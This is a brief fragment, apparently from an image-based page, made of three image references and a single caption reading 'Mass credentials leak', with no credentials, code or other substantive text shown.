
Mass credentials leak







